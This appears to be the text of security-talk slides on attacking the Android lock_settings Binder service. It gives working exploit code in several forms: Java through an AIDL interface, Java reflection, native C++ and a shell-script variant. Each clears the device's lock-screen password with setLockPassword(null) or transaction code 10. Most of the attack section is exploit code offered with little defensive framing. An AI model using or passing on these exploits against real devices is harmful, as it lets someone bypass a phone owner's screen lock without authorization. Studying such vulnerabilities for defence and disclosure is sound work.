
- The Android SDK tools will help to generate an interface in the Java programming language, based on the .aidl file you import.
- “The ***.aidl file not found”,but it’s just there.If the similar error occurs,you can write the java code manually.

Reference:

Android Bound Service攻击(by 小荷才露尖尖角)

http://drops.wooyun.org/mobile/13676


Exploit-use AIDL file



```java
@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);
    try {
        Class c = Class.forName("android.os.ServiceManager");
        Method m = c.getMethod("getService", String.class);
        IBinder binder_lock_settings = (IBinder) m.invoke(null, "lock_settings");
        ILockSettings locksetting_mgr = LockSettingsStub.asInterface(binder_lock_settings);

        if (locksetting_mgr != null) {
            locksetting_mgr.setLockPassword(null, null, 0);
        }

    } catch (RemoteException ex) {
        ex.printStackTrace();
    } catch (NoSuchMethodException e) {
        e.printStackTrace();
    } catch (IllegalAccessException e) {
        e.printStackTrace();
    } catch (InvocationTargetException e) {
        e.printStackTrace();
    } catch (ClassNotFoundException e) {
        e.printStackTrace();
    }
}
```


Exploit-use reflection

- The nature is the same as use AIDL file.
- It doesn't need .AIDL file.



```
private void clear() throws Throwable {
        Parcel data = Parcel.obtain();
        Parcel reply = Parcel.obtain();
        try {
            Class<?> c = Class.forName("android.os.ServiceManager");
            Method m = c.getMethod("getService", String.class);
            IBinder binder_lock_settings = (IBinder) m.invoke(null, "lock_settings");
            if (binder_lock_settings != null) {
                data.writeInt(0);
                binder_lock_settings.transact(10, data, reply, 0);
                reply.readException();
            }
        } catch (RemoteException ex) {
            ex.printStackTrace();
        } finally {
            data.recycle();
            reply.recycle();
        }
    }
```

Exploit-native



```
void clear(sp<IBinder>& service)
{
    Parcel data, reply;
    data.writeInt32(0);
    status_t st = service->transact(10, data, &reply);
}

int main()
{
    sp<IBinder> binder = defaultServiceManager()->getService(String16(LOCKSERVICE));
    if (binder == NULL) {
        LOGI("Failed to get lock_settings service: %s", LOCKSERVICE);
        return -1;
    }
    clear(binder);
    return 0;
}
```

Exploit-shell script

- clear.sh
- key code:

```
Runtime runtime = Runtime.getRuntime();

Process proc = runtime.exec(command);
```

Summary

- AIDL:It is easy to see the nature of the vulnerability.
- java reflection: It is simple and convenient.
- native:It needs android source environment.
- shell script:It is simple.

Thank you!

Q&A